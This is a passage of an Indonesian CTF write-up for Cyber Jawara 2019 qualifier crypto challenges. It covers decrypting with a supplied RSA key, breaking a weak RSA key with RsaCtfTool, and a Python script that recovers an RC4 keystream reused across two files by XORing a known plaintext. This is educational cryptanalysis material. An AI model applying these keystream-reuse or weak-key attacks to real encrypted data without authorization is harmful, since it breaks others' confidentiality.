
```
fakhri@Eng-Fakhri:~/Downloads/sanity/sanity_check$ openssl rsautl -decrypt -in f
lag.txt.encrypted -out flag -inkey secret.pem
fakhri@Eng-Fakhri:~/Downloads/sanity/sanity_check$ ls
flag  flag.txt.encrypted  public.pub  secret.pem
fakhri@Eng-Fakhri:~/Downloads/sanity/sanity_check$ cat flag
CJ2019{w3lc0m3_to_Cyber_Jawara_quals}
fakhri@Eng-Fakhri:~/Downloads/sanity/sanity_check$
```

Flag: CJ2019{w3lc0m3_to_Cyber_Jawara_quals}

Insanity Check




Kali ini hanya diberikan public key. Tapi kita dapat menggunakan https://github.com/Ganapati/RsaCtfTool untuk mendapatkan flag dengan mudah.



Flag : CJ2019{breaking_insecure_rsa_is_not_so_hard}

RC4




Diberikan sebuah script untuk melakukan enkripsi file seperti berikut.

```
#!/bin/sh

KEY=`hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random`
cat "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf" | openssl rc4-40
-K $KEY -nosalt -e -nopad > "CYBER JAWARA 2019 QUALS -
RULES-OF-THE-GAME.pdf.encrypted"
cat "flag.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad >
"flag.pdf.encrypted"
```

Key yang digunakan random. Namun di sini terdapat kesalahan di mana key yang sama digunakan 2 kali untuk melakukan enkripsi. Diberikan file Cyber Jawara sebelum dan sesudah enkripsi. Hal ini telah dibahas di https://crypto.stackexchange.com/questions/45021/rc4-finding-key-if-we-know-plain-text-and-ciphertext . Dengan menggunakan konsep yang telah dijelaskan tersebut, flag.pdf dapat dikembalikan ke bentuk semula seperti berikut.

```
c1 = open('CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted',
'rb').read()
m1 = open('CYBER-JAWARA-2019-QUALS-RULES-OF-THE-GAME-1.pdf',
'rb').read()

print len(c1), len(m1)
```

```
ks = ''
for i in range(len(c1)):
      ks += chr(ord(c1[i]) ^ ord(m1[i]))

print ks

c2 = open('flag.pdf.encrypted', 'rb').read()

m2 = ''

for i in range(len(c2)):
      m2 += chr(ord(c2[i]) ^  ord(ks[i % len(ks)]))

open('flag.pdf', 'wb').write(m2)
```



Flag : CJ2019{$$$known_plaintext_is_your_friend$$$}